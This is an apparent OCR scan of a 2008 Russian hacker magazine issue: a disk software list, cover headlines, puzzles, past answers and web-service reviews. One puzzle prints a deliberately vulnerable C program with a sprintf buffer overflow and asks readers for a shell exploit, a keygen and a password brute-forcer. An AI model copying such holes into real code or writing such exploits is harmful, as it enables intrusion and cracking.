Navicat for MySQL Lite 8.0.28
Navicat for Oracle Lite 8.1.3 Beta
Navicat for PostgreSQL Lite 8.0.28
Privoxy 3.0.10
Proxee
SecureCRT 6.1 with SecureFX
Sunbird 0.9
Super Flexible File Synchronizer 4.41
The Dude 3.0 RC2
VideoCacheView 1.20
Все для Google Chrome - Chrome Automatic Theme Switcher 2.1
Все для Google Chrome - ChromePass v1.00
Все для Google Chrome - Google Chrome Backup
Все для Google Chrome - Greasemetal 0.2
Все для Google Chrome - Portable Google Chrome 0.2.151.0
Все для Google Chrome - SRWare Iron
Все для Google Chrome - TabsLock v0002
Я.Онлайн 2.0.0.7

>Security

Blue Lock 1.91
BSQL Hacker
Cain & Abel v4.9.22
CIFSPwScanner
Colasoft Packet Builder 1.0
Colasoft Packet Player 1.1
FreeOTFE v4.00
KeyScrambler Personal 2.2.1
Packet Analyzer CAPSA Enterprise and Pro 6.8
piggy 1.0.1
Professional Audit Expander 4.0
Rohos Mini Drive 1.19
SSW SQL Auditor 10.41
Trend Micro Worry Free Business Solution
Vista Firewall Control 2.1
WipeDrive
ZoneAlarm Forcefield 1.1.079
Програмы и презентации с Defcon 16

>System

Boot-US 2.1.6
Dr.Hardware 2008 v.9.5.0e
Dropbox 0.6.402
Fresh Diagnose v.7.90
MobaLiveCD 2.0
Mz Vista Force 2.1
O&O DiskImage 3
Pandora Recovery 2.0.1
Partition Find and Mount 2.31
PrinterShare 1.1.26
Punto Switcher 3.0
Unreal Commander 0.94
Vir.IT eXplorer Lite 6.3.26
Vista Battery Saver RC1
Wise Disk Cleaner 3.7.1
XYplorer 7.60.0000

>>UNIX

>Desktop

Devede 3.11b
Dvdriptools 0.6.1
Elltube 0.1beta
Fapg 0.41
Gdesktop
Ggadgets 0.10.2
Gnokii 0.6.26
Gnome-phone-manager 0.60
Gxiso 1.5
Himerge 0.30.22
Krename 3.9.1
Lame 3.98.2
Lxdream 0.8.4
Playonlinux 3.1
Sysinfo 1.0
Themes
Tk_cdconverter 0.6.0
Tomboy 0.12.0

>Devel

Boost 1.36.0
Django 1.0
Exaro 1.0
Klatexformula 2.1.1
Libiconv 1.12
Onphp 1.0.7
Perl 5.10.0
Phpmailer 2.2.1
Seed7

>Games

Btanks 0.8.7686
Freeciv-forever 1.0
Mkgichessclub 2.2.0
Smc 1.5
Tp 0.5.1

>Net

Firefox 3.0.3
Freerapid 0.61
Gnubiff 2.2.10
Gvpe 2.21
Kftpgrabber 0.8.1
Kshowmail 3.3.0
Lbrc 0.6.3
Mac_addresser 0.4.0
Mimedefang 2.65
Phuzby 1.42
Psi 0.12
Roundcubemail 0.2-beta
Torrenttrader 1.08
Vuze 3.1.1.0
Wordpress 2.6.2-ru

>Security

Botan 1.6.5
Ctunnel 0.1
Dazuko 2.3.5
Gnutls 2.4.2
Gpgdir 1.9.2
Nikto 2.03
Openssl 0.9.8i
Phplogcon 2.5.9
Slackfire 0.65.d
Stunnel 4.26

>Server

Amavisd-new 2.6.1
Apache 2.2.9
Asterisk 1.4.21.2
Bind 9.5.0-p2
Cherokee 0.8.1
Courier-imap 4.4.1
Freeradius 2.1.0
Honeyd 1.5c
Hylafax 4.4.4
Lighttpd 1.4.19
Mysql 5.0.67
Nsd 3.1.1
Nut 2.2.2
Openldap 2.4.11
Openssh 5.1p1
Openvpn 2.1rc12
Postfix 2.5.5
Postgresql 8.3.4
Proftpd 1.3.2rc2
Pure-ftpd 1.0.21
Sendmail 8.14.3
Snort 2.8.3
Sqlite 3.6.3
Squid 3.0stable9
Vsftpd 2.0.7

>System

Alsa-driver 1.0.17
Iptables 1.4.2-rc1
Linux 2.6.26.5
Madwifi 0.9.4
Ports
Powertop 1.10
Prism-driver 0.5.10
Xf86-video-intel 2.4.1
Xorg 7.4

>X-distrib

Linux Mint 5
PC-BSD 7.0

DVD

ХАКЕР № 10(118) ОКТЯБРЬ 2008

ХАКЕРСКИЕ АТАКИ ГОСПОРТАЛОВ ГРУЗИИ СТР. 66

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

ОКТЯБРЬ 10 (118) 2008

www.xakep.ru

(game)land hi-fun media
publishing for enthusiasts
4607157100063 08010

ТРЮКИ С WMI

ПИШЕМ СКРИПТЫ ДЛЯ УПРАВЛЕНИЯ WINDOWS СТР. 30

7 ТУЛЗ С ДЕФКОНА
САМЫЕ ГРОМКИЕ РЕЛИЗЫ DEFCON 16
СТР. 40

ОСЕННИЙ СБОР ДЫР В IE
СВЕЖИЕ БАГИ ЭКСПЛОРЕРА
СТР. 56

GOOGLE CHROME
НОВЫЙ БРАУЗЕР ОТ GOOGLE СНАРУЖИ И ИЗНУТРИ
СТР. 24



НАУЧНЫЙ БРУТФОРС
ERLANG: ЯЗЫК ДЛЯ КОДИНГА GRID-СИСТЕМ
СТР. 110




ТОТАЛЬНАЯ СЛЕЖКА
NAGIOS: СИСТЕМА МОНИТОРИНГА СИСТЕМ И СЕТЕЙ
СТР. 136

ТРУБА ДЛЯ РЕТРОГРАДА
ДЕЛАЕМ ПАНКОВСКИЙ СОТОВЫЙ ТЕЛЕФОН
СТР. 122































































































ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU /

NANO-ПРИЗЫ ОТ DEFENDER

В ЭТОМ МЕСЯЦЕ ПЕРВЫЕ ПЯТЬ ПОБЕДИТЕЛЕЙ НАШЕГО КОНКУРСА ПОЛУЧАТ ПО ЗАШИБЕННОЙ ЛАЗЕРНОЙ МЫШКЕ DEFENDER S LOCARNO 705 NANO.

ПРИСЫЛАЙ ОТВЕТЫ НА PUZZLE@REAL.XAKEP.RU, ДАЖЕ ЕСЛИ ТЫ СМОГ ОТВЕТИТЬ ВСЕГО НА ОДИН ПАЗЛ.


УСТАЛ? РАЗГРУЗИ МОЗГИ НА WWW.DEFENDER.RU. ПОБЕДА В ПРОСТОЙ ОНЛАЙН-ИГРЕ МОЖЕТ ПРИНЕСТИ ТЕБЕ НАСТОЯЩИЙ ТЕЛЕСКОП!

* Разрешение: 800/1600cpi
* Радиус действия: 8 метров
* Частота радиоинтерфейса: 2,4 ГГц
* Функция 4D-прокрутки
* Трехуровневая система экономии энергии



НАНОПРИЕМНИК
МОЖНО НЕ ВЫНИМАТЬ ИЗ USB-ПОРТА НОУТБУКА!

РАСШИФРУЙ ТЕКСТ




Расшифруй текст, показанный на рисунке (файл **kod.txt** с зашифрованным текстом можно найти на диске к журналу). Напиши программу для расшифровки этого текста. Подсказка: для шифрования и дешифрования используется один и тот же алгоритм.





ПРЕДСТАВЛЕНИЕ ПИ

Число ПИ (**3,14...**) закодировали по определенному алгоритму и получили шестнадцатеричное значение **40490FDBh**. Определи этот алгоритм и скажи, как с помощью него будет закодирована постоянная e (**2,718...**).

TRAHME



Напиши генератор регистрационных номеров для программы **trahme**. Взять **trahme.exe** можно на компакт-диске к журналу.

ЧУДЕСНЫЙ ЭКСПЛОИТ

Ниже показан сорец бажной программы. Напиши для нее эксплоит, запускающий оболочку системы с правами администратора. Желательно получить версии эксплоита под разные платформы: Windows, Linux, BSD и др.

ИСХОДНЫЙ КОД УЯЗВИМОЙ ПРОГРАММЫ (HOLE.C):

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>

void convert(char *str)
{
 while (*str != '\0') {
   *str=toupper(*str)^7;
   ++str;
 }
}

int main(int argc, int *argv[])
{
 char buff[300];

 if (argc==2) {
  convert(argv[1]);
  if (!strncmp(argv[1],"XXX",3)) {
   sprintf(buff, "%s", argv[1]);
     printf("OK!");
  }
 } else
  printf("Enter argument!\n");

 return 0;
}
```

СПЕЦ-БРУТФОРСЕР

Известно, что пароли от некоторой системы имеют следующие закономерности:

1. В формировании пароля принимают участие только символы с ASCII-кодами в диапазоне от **21h** до **7eh**.
2. Количество символов пароля может меняться от **6** до **40**.
3. Пароль всегда содержит, как минимум, три одинаковых символа.
4. Символы, занимающие четные позиции в пароле всегда имеют четные ASCII-коды, а стоящие на нечетных позициях — всегда нечетные ASCII-коды.
5. Пароль не может состоять из полностью одинаковых символов.

Напиши на любом языке брутфорсер паролей с учетом перечисленных условий.

ПРИЗЫ И ПОБЕДИТЕЛИ.

ОБЪЯВЛЯЕМ ПОБЕДИТЕЛЕЙ ПРОШЛОГО КОНКУРСА!

1-е место: samkar@plavsk.tula.net
2-е место: shelistov_v@mail.ru
3-е место: xeenych@gmail.com

ПОБЕДИТЕЛИ ПОЛУЧАЮТ ПО ПОЛУГОДОВОЙ ПОДПИСКЕ НА][.

ОТВЕТЫ НА ВОПРОСЫ ПРОШЛОГО НОМЕРА

СЪЕШЬ МЕНЯ

Правильный пароль: **hackerfucker**. Исходный код eatme.exe можно найти на диске к журналу или на моем сайте www.sklyaroff.ru.

ВОССТАНОВИ БАЙТЫ

Байты необходимые, чтобы программа работала правильно: **35h**, **37h**, **48h**.
Программа на самом деле представляет собой немного модифицированный тестовый вирус **EICAR** для тестирования антивирусов (www.eicar.org/anti_virus_test_file.htm).

ABABA

Зашифровано слово «**sklyaroff**». Это простое задание на знание информатики, т. к. каждая буква закодирована с помощью двоичного кода Фрэнсиса Бэкона: a — AAAAA, b — AAAAB, c — AAABA, d — AAABB и т. д.

ЗАГАДОЧНОЕ УРАВНЕНИЕ


Вместо знака вопроса должно стоять число 19. Уравнения представлены в 13-ричной системе счисления.

ПОСТЕР

Сообщение скрыто методом стеганографии посредством известной программы **JPHS**. Это можно определить с помощью какой-нибудь дестеганографической утилиты, например, stegdetect. Чтобы извлечь сообщение из файла требуется пароль — его можно найти на самом рисунке; это слово «**sex**».


http://

WWW2



ASSEMBLA.COM

Работая в команде с коллегами, которые находятся на другом конце континента, начинаешь понимать всю прелесть онлайн-сервисов, предназначенных для так называемого colaboration.А появлению специального сервиса для программистов я был особенно рад. Assembla включает в себя wiki, внутренние форумы, систему тикетов и фиксации багов (Trac), а также систему контроля версий Git и Subversion. Супер!




PIXLR.COM

С развитием онлайн-сервисов и появлением новых движков для интерпретации JavaScript'ов, онлайн-приложения все больше напоминают обычные десктопные. Также выглядят, также шустро работают. Ну, вот взять хотя бы — Pixlr. Неопытный пользователь едва ли заметит разницу в интерфейсе с нашим любимым Photoshop'ом. Но повторюсь: это онлайн-сервис. Давно не запускаю Paint на чужом компе, достаточно зайти на Pixlr.com.



LOKI.COM

Это не совсем сервис. Loki — специальный плагин для Firefox, который постоянно обращается на сервер... чтобы определить твое месторасположение. Для этого используется банальный GPS, информация о находящихся рядом сотовых вышках, а также точках доступа Wi-Fi. Мы были сильно удивлены, что у западного сервиса есть база по крупным городам России, а сам он работает безупречно.



CLIPPERZ.COM

Устойчивые к взлому пароли, отличающиеся на разных сервисах — это хорошо. Но сколько раз у тебя бывало, что в самый неподходящий момент ты забывал нужный пасс? Предлагаю решение. Доверить часть паролей (понятно, что банковские аккаунты просто так отдавать не стоит) сервису Clipperz, который в любой момент будет онлайн. Хочется верить, что сервер устойчив к взлому, а саму базу шифрует...


457

ХАКЕР 10(ОКТЯБРЬ)08

ТРЮКИ С WMI/ПИШЕМ СКРИПТЫ ДЛЯ УПРАВЛЕНИЯ WINDOWS

118